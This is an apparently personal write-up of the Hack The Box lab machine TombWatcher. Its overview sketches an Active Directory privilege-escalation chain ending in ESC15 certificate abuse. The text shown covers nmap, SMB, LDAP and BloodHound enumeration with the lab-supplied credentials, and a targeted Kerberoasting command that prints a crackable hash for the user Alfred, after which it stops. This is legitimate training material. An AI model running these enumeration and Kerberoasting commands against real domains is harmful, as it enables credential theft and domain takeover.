Overview
The machine starts by targeted Kerberoasting a writable SPN account to get a cracked hash, using that foothold to join a privileged group and read a GMSA password, which has ForceChangePassword over another account, this account holds WriteOwner over a third user that gets chained into a password reset to get shell as a low-privileged domain user. From there generic all over an ADCS OU leads to recovering a deleted cert_admin account from the AD Recycle Bin, whose enrollment rights on a vulnerable v1 certificate template are abused via ESC15 (Certificate Request Agent injection) to get a certificate on behalf of Administrator and get shell as NT AUTHORITY\SYSTEM.
Enumeration
nmap -sC -sV -vv -oA init map 10.129.18.114
Failed to resolve "map" .
Nmap scan report for 10.129.18.114
Host is up, received syn-ack (0.13s latency).
Scanned at 2026-06-18 17:07:38 PDT for 116s
Not shown: 988 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
53/tcp   open  domain        syn-ack Simple DNS Plus
80/tcp   open  http          syn-ack Microsoft IIS httpd 10.0
| _http-title: IIS Windows Server
| _http-server-header: Microsoft-IIS/10.0
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
| _ Potentially risky methods: TRACE
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2026-06-19 04:08:08Z)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Issuer: commonName=tombwatcher-CA-1/domainComponent=tombwatcher
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-16T00:47:59
| Not valid after: 2025-11-16T00:47:59
| MD5: a396:4dc0:104d:3c58:54e0:19e3:c2ae:0666
| SHA-1: fe5e:76e2:d528:4a33:8adf:c84e:92e3:900e:4234:ef9c
| -----BEGIN CERTIFICATE-----
| MIIF9jCCBN6gAwIBAgITLgAAAAKKaXDNTUaJbgAAAAAAAjANBgkqhkiG9w0BAQUF
| ADBNMRMwEQYKCZImiZPyLGQBGRYDaHRiMRswGQYKCZImiZPyLGQBGRYLdG9tYndh
| dGNoZXIxGTAXBgNVBAMTEHRvbWJ3YXRjaGVyLUNBLTEwHhcNMjQxMTE2MDA0NzU5
| WhcNMjUxMTE2MDA0NzU5WjAfMR0wGwYDVQQDExREQzAxLnRvbWJ3YXRjaGVyLmh0
| YjCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAPkYtnAM++hvs4LhMUtp
| OFViax2s+4hbaS74kU86hie1/cujdlofvn6NyNppESgx99WzjmU5wthsP7JdSwNV
| XHo02ygX6aC4eJ1tbPbe7jGmVlHU3XmJtZgkTAOqvt1LMym+MRNKUHgGyRlF0u68
| IQsHqBQY8KC+sS1hZ+tvbuUA0m8AApjGC+dnY9JXlvJ81QleTcd/b1EWnyxfD1YC
| ezbtz1O51DLMqMysjR/nKYqG7j/R0yz2eVeX+jYa7ZODy0i1KdDVOKSHSEcjM3wf
| hk1qJYZHD+2Agn4ZSfckt0X8ZYeKyIMQor/uDNbr9/YtD1WfT8ol1oXxw4gh4Ye8
| ar0CAwEAAaOCAvswggL3MC8GCSsGAQQBgjcUAgQiHiAARABvAG0AYQBpAG4AQwBv
| AG4AdAByAG8AbABsAGUAcjAdBgNVHSUEFjAUBggrBgEFBQcDAgYIKwYBBQUHAwEw
| DgYDVR0PAQH/BAQDAgWgMHgGCSqGSIb3DQEJDwRrMGkwDgYIKoZIhvcNAwICAgCA
| MA4GCCqGSIb3DQMEAgIAgDALBglghkgBZQMEASowCwYJYIZIAWUDBAEtMAsGCWCG
| SAFlAwQBAjALBglghkgBZQMEAQUwBwYFKw4DAgcwCgYIKoZIhvcNAwcwHQYDVR0O
| BBYEFAqc8X8Ifudq/MgoPpqm0L3u15pvMB8GA1UdIwQYMBaAFCrN5HoYF07vh90L
| HVZ5CkBQxvI6MIHPBgNVHR8EgccwgcQwgcGggb6ggbuGgbhsZGFwOi8vL0NOPXRv
| bWJ3YXRjaGVyLUNBLTEsQ049REMwMSxDTj1DRFAsQ049UHVibGljJTIwS2V5JTIw
| U2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz10b21id2F0
| Y2hlcixEQz1odGI/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iYXNlP29iamVj
| dENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIHGBggrBgEFBQcBAQSBuTCBtjCB
| swYIKwYBBQUHMAKGgaZsZGFwOi8vL0NOPXRvbWJ3YXRjaGVyLUNBLTEsQ049QUlB
| LENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENOPUNvbmZp
| Z3VyYXRpb24sREM9dG9tYndhdGNoZXIsREM9aHRiP2NBQ2VydGlmaWNhdGU/YmFz
| ZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MEAGA1UdEQQ5MDeg
| HwYJKwYBBAGCNxkBoBIEEPyy7selMmxPu2rkBnNzTmGCFERDMDEudG9tYndhdGNo
| ZXIuaHRiMA0GCSqGSIb3DQEBBQUAA4IBAQDHlJXOp+3AHiBFikML/iyk7hkdrrKd
| gm9JLQrXvxnZ5cJHCe7EM5lk65zLB6lyCORHCjoGgm9eLDiZ7cYWipDnCZIDaJdp
| Eqg4SWwTvbK+8fhzgJUKYpe1hokqIRLGYJPINNDI+tRyL74ZsDLCjjx0A4/lCIHK
| UVh/6C+B68hnPsCF3DZFpO80im6G311u4izntBMGqxIhnIAVYFlR2H+HlFS+J0zo
| x4qtaXNNmuaDW26OOtTf3FgylWUe5ji5MIq5UEupdOAI/xdwWV5M4gWFWZwNpSXG
| Xq2engKcrfy4900Q10HektLKjyuhvSdWuyDwGW1L34ZljqsDsqV1S0SE
| _-----END CERTIFICATE-----
| _ssl-date: 2026-06-19T04:09:33+00:00; +4h00m00s from scanner time.
445/tcp  open  microsoft-ds? syn-ack
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| _ssl-date: 2026-06-19T04:09:32+00:00; +3h59m59s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Issuer: commonName=tombwatcher-CA-1/domainComponent=tombwatcher
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-16T00:47:59
| Not valid after: 2025-11-16T00:47:59
| MD5: a396:4dc0:104d:3c58:54e0:19e3:c2ae:0666
| SHA-1: fe5e:76e2:d528:4a33:8adf:c84e:92e3:900e:4234:ef9c
| -----BEGIN CERTIFICATE-----
| MIIF9jCCBN6gAwIBAgITLgAAAAKKaXDNTUaJbgAAAAAAAjANBgkqhkiG9w0BAQUF
| ADBNMRMwEQYKCZImiZPyLGQBGRYDaHRiMRswGQYKCZImiZPyLGQBGRYLdG9tYndh
| dGNoZXIxGTAXBgNVBAMTEHRvbWJ3YXRjaGVyLUNBLTEwHhcNMjQxMTE2MDA0NzU5
| WhcNMjUxMTE2MDA0NzU5WjAfMR0wGwYDVQQDExREQzAxLnRvbWJ3YXRjaGVyLmh0
| YjCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAPkYtnAM++hvs4LhMUtp
| OFViax2s+4hbaS74kU86hie1/cujdlofvn6NyNppESgx99WzjmU5wthsP7JdSwNV
| XHo02ygX6aC4eJ1tbPbe7jGmVlHU3XmJtZgkTAOqvt1LMym+MRNKUHgGyRlF0u68
| IQsHqBQY8KC+sS1hZ+tvbuUA0m8AApjGC+dnY9JXlvJ81QleTcd/b1EWnyxfD1YC
| ezbtz1O51DLMqMysjR/nKYqG7j/R0yz2eVeX+jYa7ZODy0i1KdDVOKSHSEcjM3wf
| hk1qJYZHD+2Agn4ZSfckt0X8ZYeKyIMQor/uDNbr9/YtD1WfT8ol1oXxw4gh4Ye8
| ar0CAwEAAaOCAvswggL3MC8GCSsGAQQBgjcUAgQiHiAARABvAG0AYQBpAG4AQwBv
| AG4AdAByAG8AbABsAGUAcjAdBgNVHSUEFjAUBggrBgEFBQcDAgYIKwYBBQUHAwEw
| DgYDVR0PAQH/BAQDAgWgMHgGCSqGSIb3DQEJDwRrMGkwDgYIKoZIhvcNAwICAgCA
| MA4GCCqGSIb3DQMEAgIAgDALBglghkgBZQMEASowCwYJYIZIAWUDBAEtMAsGCWCG
| SAFlAwQBAjALBglghkgBZQMEAQUwBwYFKw4DAgcwCgYIKoZIhvcNAwcwHQYDVR0O
| BBYEFAqc8X8Ifudq/MgoPpqm0L3u15pvMB8GA1UdIwQYMBaAFCrN5HoYF07vh90L
| HVZ5CkBQxvI6MIHPBgNVHR8EgccwgcQwgcGggb6ggbuGgbhsZGFwOi8vL0NOPXRv
| bWJ3YXRjaGVyLUNBLTEsQ049REMwMSxDTj1DRFAsQ049UHVibGljJTIwS2V5JTIw
| U2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz10b21id2F0
| Y2hlcixEQz1odGI/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iYXNlP29iamVj
| dENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIHGBggrBgEFBQcBAQSBuTCBtjCB
| swYIKwYBBQUHMAKGgaZsZGFwOi8vL0NOPXRvbWJ3YXRjaGVyLUNBLTEsQ049QUlB
| LENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENOPUNvbmZp
| Z3VyYXRpb24sREM9dG9tYndhdGNoZXIsREM9aHRiP2NBQ2VydGlmaWNhdGU/YmFz
| ZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MEAGA1UdEQQ5MDeg
| HwYJKwYBBAGCNxkBoBIEEPyy7selMmxPu2rkBnNzTmGCFERDMDEudG9tYndhdGNo
| ZXIuaHRiMA0GCSqGSIb3DQEBBQUAA4IBAQDHlJXOp+3AHiBFikML/iyk7hkdrrKd
| gm9JLQrXvxnZ5cJHCe7EM5lk65zLB6lyCORHCjoGgm9eLDiZ7cYWipDnCZIDaJdp
| Eqg4SWwTvbK+8fhzgJUKYpe1hokqIRLGYJPINNDI+tRyL74ZsDLCjjx0A4/lCIHK
| UVh/6C+B68hnPsCF3DZFpO80im6G311u4izntBMGqxIhnIAVYFlR2H+HlFS+J0zo
| x4qtaXNNmuaDW26OOtTf3FgylWUe5ji5MIq5UEupdOAI/xdwWV5M4gWFWZwNpSXG
| Xq2engKcrfy4900Q10HektLKjyuhvSdWuyDwGW1L34ZljqsDsqV1S0SE
| _-----END CERTIFICATE-----
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Issuer: commonName=tombwatcher-CA-1/domainComponent=tombwatcher
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-16T00:47:59
| Not valid after: 2025-11-16T00:47:59
| MD5: a396:4dc0:104d:3c58:54e0:19e3:c2ae:0666
| SHA-1: fe5e:76e2:d528:4a33:8adf:c84e:92e3:900e:4234:ef9c
| -----BEGIN CERTIFICATE-----
| MIIF9jCCBN6gAwIBAgITLgAAAAKKaXDNTUaJbgAAAAAAAjANBgkqhkiG9w0BAQUF
| ADBNMRMwEQYKCZImiZPyLGQBGRYDaHRiMRswGQYKCZImiZPyLGQBGRYLdG9tYndh
| dGNoZXIxGTAXBgNVBAMTEHRvbWJ3YXRjaGVyLUNBLTEwHhcNMjQxMTE2MDA0NzU5
| WhcNMjUxMTE2MDA0NzU5WjAfMR0wGwYDVQQDExREQzAxLnRvbWJ3YXRjaGVyLmh0
| YjCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAPkYtnAM++hvs4LhMUtp
| OFViax2s+4hbaS74kU86hie1/cujdlofvn6NyNppESgx99WzjmU5wthsP7JdSwNV
| XHo02ygX6aC4eJ1tbPbe7jGmVlHU3XmJtZgkTAOqvt1LMym+MRNKUHgGyRlF0u68
| IQsHqBQY8KC+sS1hZ+tvbuUA0m8AApjGC+dnY9JXlvJ81QleTcd/b1EWnyxfD1YC
| ezbtz1O51DLMqMysjR/nKYqG7j/R0yz2eVeX+jYa7ZODy0i1KdDVOKSHSEcjM3wf
| hk1qJYZHD+2Agn4ZSfckt0X8ZYeKyIMQor/uDNbr9/YtD1WfT8ol1oXxw4gh4Ye8
| ar0CAwEAAaOCAvswggL3MC8GCSsGAQQBgjcUAgQiHiAARABvAG0AYQBpAG4AQwBv
| AG4AdAByAG8AbABsAGUAcjAdBgNVHSUEFjAUBggrBgEFBQcDAgYIKwYBBQUHAwEw
| DgYDVR0PAQH/BAQDAgWgMHgGCSqGSIb3DQEJDwRrMGkwDgYIKoZIhvcNAwICAgCA
| MA4GCCqGSIb3DQMEAgIAgDALBglghkgBZQMEASowCwYJYIZIAWUDBAEtMAsGCWCG
| SAFlAwQBAjALBglghkgBZQMEAQUwBwYFKw4DAgcwCgYIKoZIhvcNAwcwHQYDVR0O
| BBYEFAqc8X8Ifudq/MgoPpqm0L3u15pvMB8GA1UdIwQYMBaAFCrN5HoYF07vh90L
| HVZ5CkBQxvI6MIHPBgNVHR8EgccwgcQwgcGggb6ggbuGgbhsZGFwOi8vL0NOPXRv
| bWJ3YXRjaGVyLUNBLTEsQ049REMwMSxDTj1DRFAsQ049UHVibGljJTIwS2V5JTIw
| U2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz10b21id2F0
| Y2hlcixEQz1odGI/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iYXNlP29iamVj
| dENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIHGBggrBgEFBQcBAQSBuTCBtjCB
| swYIKwYBBQUHMAKGgaZsZGFwOi8vL0NOPXRvbWJ3YXRjaGVyLUNBLTEsQ049QUlB
| LENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENOPUNvbmZp
| Z3VyYXRpb24sREM9dG9tYndhdGNoZXIsREM9aHRiP2NBQ2VydGlmaWNhdGU/YmFz
| ZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MEAGA1UdEQQ5MDeg
| HwYJKwYBBAGCNxkBoBIEEPyy7selMmxPu2rkBnNzTmGCFERDMDEudG9tYndhdGNo
| ZXIuaHRiMA0GCSqGSIb3DQEBBQUAA4IBAQDHlJXOp+3AHiBFikML/iyk7hkdrrKd
| gm9JLQrXvxnZ5cJHCe7EM5lk65zLB6lyCORHCjoGgm9eLDiZ7cYWipDnCZIDaJdp
| Eqg4SWwTvbK+8fhzgJUKYpe1hokqIRLGYJPINNDI+tRyL74ZsDLCjjx0A4/lCIHK
| UVh/6C+B68hnPsCF3DZFpO80im6G311u4izntBMGqxIhnIAVYFlR2H+HlFS+J0zo
| x4qtaXNNmuaDW26OOtTf3FgylWUe5ji5MIq5UEupdOAI/xdwWV5M4gWFWZwNpSXG
| Xq2engKcrfy4900Q10HektLKjyuhvSdWuyDwGW1L34ZljqsDsqV1S0SE
| _-----END CERTIFICATE-----
| _ssl-date: 2026-06-19T04:09:33+00:00; +4h00m00s from scanner time.
3269/tcp open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Issuer: commonName=tombwatcher-CA-1/domainComponent=tombwatcher
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-16T00:47:59
| Not valid after: 2025-11-16T00:47:59
| MD5: a396:4dc0:104d:3c58:54e0:19e3:c2ae:0666
| SHA-1: fe5e:76e2:d528:4a33:8adf:c84e:92e3:900e:4234:ef9c
| -----BEGIN CERTIFICATE-----
| MIIF9jCCBN6gAwIBAgITLgAAAAKKaXDNTUaJbgAAAAAAAjANBgkqhkiG9w0BAQUF
| ADBNMRMwEQYKCZImiZPyLGQBGRYDaHRiMRswGQYKCZImiZPyLGQBGRYLdG9tYndh
| dGNoZXIxGTAXBgNVBAMTEHRvbWJ3YXRjaGVyLUNBLTEwHhcNMjQxMTE2MDA0NzU5
| WhcNMjUxMTE2MDA0NzU5WjAfMR0wGwYDVQQDExREQzAxLnRvbWJ3YXRjaGVyLmh0
| YjCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAPkYtnAM++hvs4LhMUtp
| OFViax2s+4hbaS74kU86hie1/cujdlofvn6NyNppESgx99WzjmU5wthsP7JdSwNV
| XHo02ygX6aC4eJ1tbPbe7jGmVlHU3XmJtZgkTAOqvt1LMym+MRNKUHgGyRlF0u68
| IQsHqBQY8KC+sS1hZ+tvbuUA0m8AApjGC+dnY9JXlvJ81QleTcd/b1EWnyxfD1YC
| ezbtz1O51DLMqMysjR/nKYqG7j/R0yz2eVeX+jYa7ZODy0i1KdDVOKSHSEcjM3wf
| hk1qJYZHD+2Agn4ZSfckt0X8ZYeKyIMQor/uDNbr9/YtD1WfT8ol1oXxw4gh4Ye8
| ar0CAwEAAaOCAvswggL3MC8GCSsGAQQBgjcUAgQiHiAARABvAG0AYQBpAG4AQwBv
| AG4AdAByAG8AbABsAGUAcjAdBgNVHSUEFjAUBggrBgEFBQcDAgYIKwYBBQUHAwEw
| DgYDVR0PAQH/BAQDAgWgMHgGCSqGSIb3DQEJDwRrMGkwDgYIKoZIhvcNAwICAgCA
| MA4GCCqGSIb3DQMEAgIAgDALBglghkgBZQMEASowCwYJYIZIAWUDBAEtMAsGCWCG
| SAFlAwQBAjALBglghkgBZQMEAQUwBwYFKw4DAgcwCgYIKoZIhvcNAwcwHQYDVR0O
| BBYEFAqc8X8Ifudq/MgoPpqm0L3u15pvMB8GA1UdIwQYMBaAFCrN5HoYF07vh90L
| HVZ5CkBQxvI6MIHPBgNVHR8EgccwgcQwgcGggb6ggbuGgbhsZGFwOi8vL0NOPXRv
| bWJ3YXRjaGVyLUNBLTEsQ049REMwMSxDTj1DRFAsQ049UHVibGljJTIwS2V5JTIw
| U2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz10b21id2F0
| Y2hlcixEQz1odGI/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iYXNlP29iamVj
| dENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIHGBggrBgEFBQcBAQSBuTCBtjCB
| swYIKwYBBQUHMAKGgaZsZGFwOi8vL0NOPXRvbWJ3YXRjaGVyLUNBLTEsQ049QUlB
| LENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENOPUNvbmZp
| Z3VyYXRpb24sREM9dG9tYndhdGNoZXIsREM9aHRiP2NBQ2VydGlmaWNhdGU/YmFz
| ZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MEAGA1UdEQQ5MDeg
| HwYJKwYBBAGCNxkBoBIEEPyy7selMmxPu2rkBnNzTmGCFERDMDEudG9tYndhdGNo
| ZXIuaHRiMA0GCSqGSIb3DQEBBQUAA4IBAQDHlJXOp+3AHiBFikML/iyk7hkdrrKd
| gm9JLQrXvxnZ5cJHCe7EM5lk65zLB6lyCORHCjoGgm9eLDiZ7cYWipDnCZIDaJdp
| Eqg4SWwTvbK+8fhzgJUKYpe1hokqIRLGYJPINNDI+tRyL74ZsDLCjjx0A4/lCIHK
| UVh/6C+B68hnPsCF3DZFpO80im6G311u4izntBMGqxIhnIAVYFlR2H+HlFS+J0zo
| x4qtaXNNmuaDW26OOtTf3FgylWUe5ji5MIq5UEupdOAI/xdwWV5M4gWFWZwNpSXG
| Xq2engKcrfy4900Q10HektLKjyuhvSdWuyDwGW1L34ZljqsDsqV1S0SE
| _-----END CERTIFICATE-----
| _ssl-date: 2026-06-19T04:09:33+00:00; +4h00m00s from scanner time.
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
| date: 2026-06-19T04:08:54
| _ start_date: N/A
| _clock-skew: mean: 3h59m59s, deviation: 0s, median: 3h59m59s
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled and required
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 36790/tcp): CLEAN (Timeout)
| Check 2 (port 47748/tcp): CLEAN (Timeout)
| Check 3 (port 40652/udp): CLEAN (Timeout)
| Check 4 (port 38591/udp): CLEAN (Timeout)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jun 18 17:09:34 2026 -- 1 IP address (1 host up) scanned in 116.21 seconds
looking at the results, there is a lot to be considered here
- target is definitely AD environment
- there is DNS, HTTP, Kerberos, SMB, LDAP, Kpasswd, some RPC
- domain name is
tombwatcher.htband FQDN isDC01.tombwatcher.htb - there is AD CS in place with the CA
tmbwatcher-CA-1 - 4 hours clock skew to consider with kerberos
Setup the environment
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ echo '10.129.18.114 DC01 DC01.tombwatcher.htb tombwatcher.htb' | sudo tee -a /etc/hosts
10.129.18.114 DC01 DC01.tombwatcher.htb tombwatcher.htb
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ sudo ntpdate DC01.tombwatcher.htb
2026-06-18 21:16:18.688563 (-0700) +14399.667720 +/- 0.037326 DC01.tombwatcher.htb 10.129.18.114 s1 no-leap
CLOCK: time stepped by 14399.667720
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ nxc smb 10.129.18.114 -u '' -p '' --generate-krb5-file krb5.conf
SMB 10.129.18.114 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.18.114 445 DC01 [+] krb5 conf saved to: krb5.conf
SMB 10.129.18.114 445 DC01 [+] Run the following command to use the conf file: export KRB5_CONFIG=krb5.conf
SMB 10.129.18.114 445 DC01 [+] tombwatcher.htb\:
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ sudo mv krb5.conf /etc/krb5.conf
for this machine we're given this
As is common in real life Windows pentests, you will start the TombWatcher box with credentials for the following account: henry / H3nry_987TGV!
Starting As Henry
lets start with SMB just a standard shares nothing special
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ nxc smb tombwatcher.htb -u henry -p 'H3nry_987TGV!' --shares
SMB 10.129.18.114 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.18.114 445 DC01 [+] tombwatcher.htb\henry:H3nry_987TGV!
SMB 10.129.18.114 445 DC01 [*] Enumerated shares
SMB 10.129.18.114 445 DC01 Share Permissions Remark
SMB 10.129.18.114 445 DC01 ----- ----------- ------
SMB 10.129.18.114 445 DC01 ADMIN$ Remote Admin
SMB 10.129.18.114 445 DC01 C$ Default share
SMB 10.129.18.114 445 DC01 IPC$ READ Remote IPC
SMB 10.129.18.114 445 DC01 NETLOGON READ Logon server share
SMB 10.129.18.114 445 DC01 SYSVOL READ Logon server share
there isn't a lot of users on this box, or maybe those are the ones that we only can read
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ nxc ldap tombwatcher.htb -u henry -p 'H3nry_987TGV!' --users-export users.txt
LDAP 10.129.18.114 389 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb) (signing:None) (channel binding:Never)
LDAP 10.129.18.114 389 DC01 [+] tombwatcher.htb\henry:H3nry_987TGV!
LDAP 10.129.18.114 389 DC01 [*] Enumerated 7 domain users: tombwatcher.htb
LDAP 10.129.18.114 389 DC01 -Username- -Last PW Set- -BadPW- -Description-
LDAP 10.129.18.114 389 DC01 Administrator 2025-04-25 07:56:03 0 Built-in account for administering the computer/domain
LDAP 10.129.18.114 389 DC01 Guest < never> 0 Built-in account for guest access to the computer/domain
LDAP 10.129.18.114 389 DC01 krbtgt 2024-11-15 16:02:28 0 Key Distribution Center Service Account
LDAP 10.129.18.114 389 DC01 Henry 2025-05-12 08:17:03 0
LDAP 10.129.18.114 389 DC01 Alfred 2025-05-12 08:17:03 0
LDAP 10.129.18.114 389 DC01 sam 2025-05-12 08:17:03 0
LDAP 10.129.18.114 389 DC01 john 2025-05-19 06:25:10 0
LDAP 10.129.18.114 389 DC01 [*] Writing 7 local users to users.txt
collect data for bloodhound
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ rusthound -i 10.129.18.114 -u henry -p 'H3nry_987TGV!' -d tombwatcher.htb -z
---------------------------------------------------
Initializing RustHound at 21:21:38 on 06/18/26
Powered by g0h4n from OpenCyber
---------------------------------------------------

[2026-06-19T04:21:38Z INFO  rusthound] Verbosity level: Info
[2026-06-19T04:21:39Z INFO  rusthound::ldap] Connected to TOMBWATCHER.HTB Active Directory!
[2026-06-19T04:21:39Z INFO  rusthound::ldap] Starting data collection...
[2026-06-19T04:21:40Z INFO  rusthound::ldap] All data collected for NamingContext DC=tombwatcher,DC=htb
[2026-06-19T04:21:40Z INFO  rusthound::json::parser] Starting the LDAP objects parsing...
[2026-06-19T04:21:40Z INFO  rusthound::json::parser::bh_41] MachineAccountQuota: 10
[2026-06-19T04:21:40Z INFO  rusthound::json::parser] Parsing LDAP objects finished!
[2026-06-19T04:21:40Z INFO  rusthound::json::checker] Starting checker to replace some values...
[2026-06-19T04:21:40Z INFO  rusthound::json::checker] Checking and replacing some values finished!
[2026-06-19T04:21:40Z INFO  rusthound::json::maker] 9 users parsed!
[2026-06-19T04:21:40Z INFO  rusthound::json::maker] 61 groups parsed!
[2026-06-19T04:21:40Z INFO  rusthound::json::maker] 1 computers parsed!
[2026-06-19T04:21:40Z INFO  rusthound::json::maker] 2 ous parsed!
[2026-06-19T04:21:40Z INFO  rusthound::json::maker] 1 domains parsed!
[2026-06-19T04:21:40Z INFO  rusthound::json::maker] 2 gpos parsed!
[2026-06-19T04:21:40Z INFO  rusthound::json::maker] 21 containers parsed!
[2026-06-19T04:21:40Z INFO  rusthound::json::maker] .//20260618212140_tombwatcher-htb_rusthound.zip created!

RustHound Enumeration Completed at 21:21:40 on 06/18/26! Happy Graphin
Alfred User
looking at the bloodhound the user we got have WriteSPN edge over the user alfred meaning we can do targetedKerberoasting over that user
 there is the Kerberoasting where we abuse the idea of service accounts with SPNs to get a hash and crack it, and there is the targeted one where we have write access over a user one way or another so we add an SPN to it then do the Kerberoasting
we can do it manually but we can do it also in one shot using targetedkerberoast.py from shutdown repo
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ python3 /opt/scripts/targetedKerberoast/targetedKerberoast.py -u 'alfred' -d tombwatcher.htb --dc-host dc01.tombwatcher.htb -u henry -p 'H3nry_987TGV!' --dc-ip 10.129.18.114
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (Alfred)
$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$847e09204c818a930b7d226f5f4d4556$a6e97b5dc8d5b41e4eda801577e527564b1aea21987622c2d5469be4f92bd6209ac7272680287079ca88888453f8fa0363fac20f5defc45a613db7c9fb1057765a31f64231fc362c6e85648d30a6892739a4c958de4020fea0555aa6df148e18b2a93967c70d4493ca4654070ffcf80b28f7229dc1540ae95e54631f9f52962e9def73a4db4ddd09f5671a18375764332431fc2a4d5cc47e4f1b08aeb114436436939f5238ac27e32c08332db961413edc34a963ae7a2652f8160fd556bdc20c8d61cde9f56d38d156a61fb17eec9c741fce76d823b98c02ffd56126005b5c0733a333b23312821caeee7c37d899e78df4ade33be795256acb92be16e98eddecea30de5af2c963cd5f971e5c2a14bd9ffc6569d4f0cd8a8e48284eb27c6b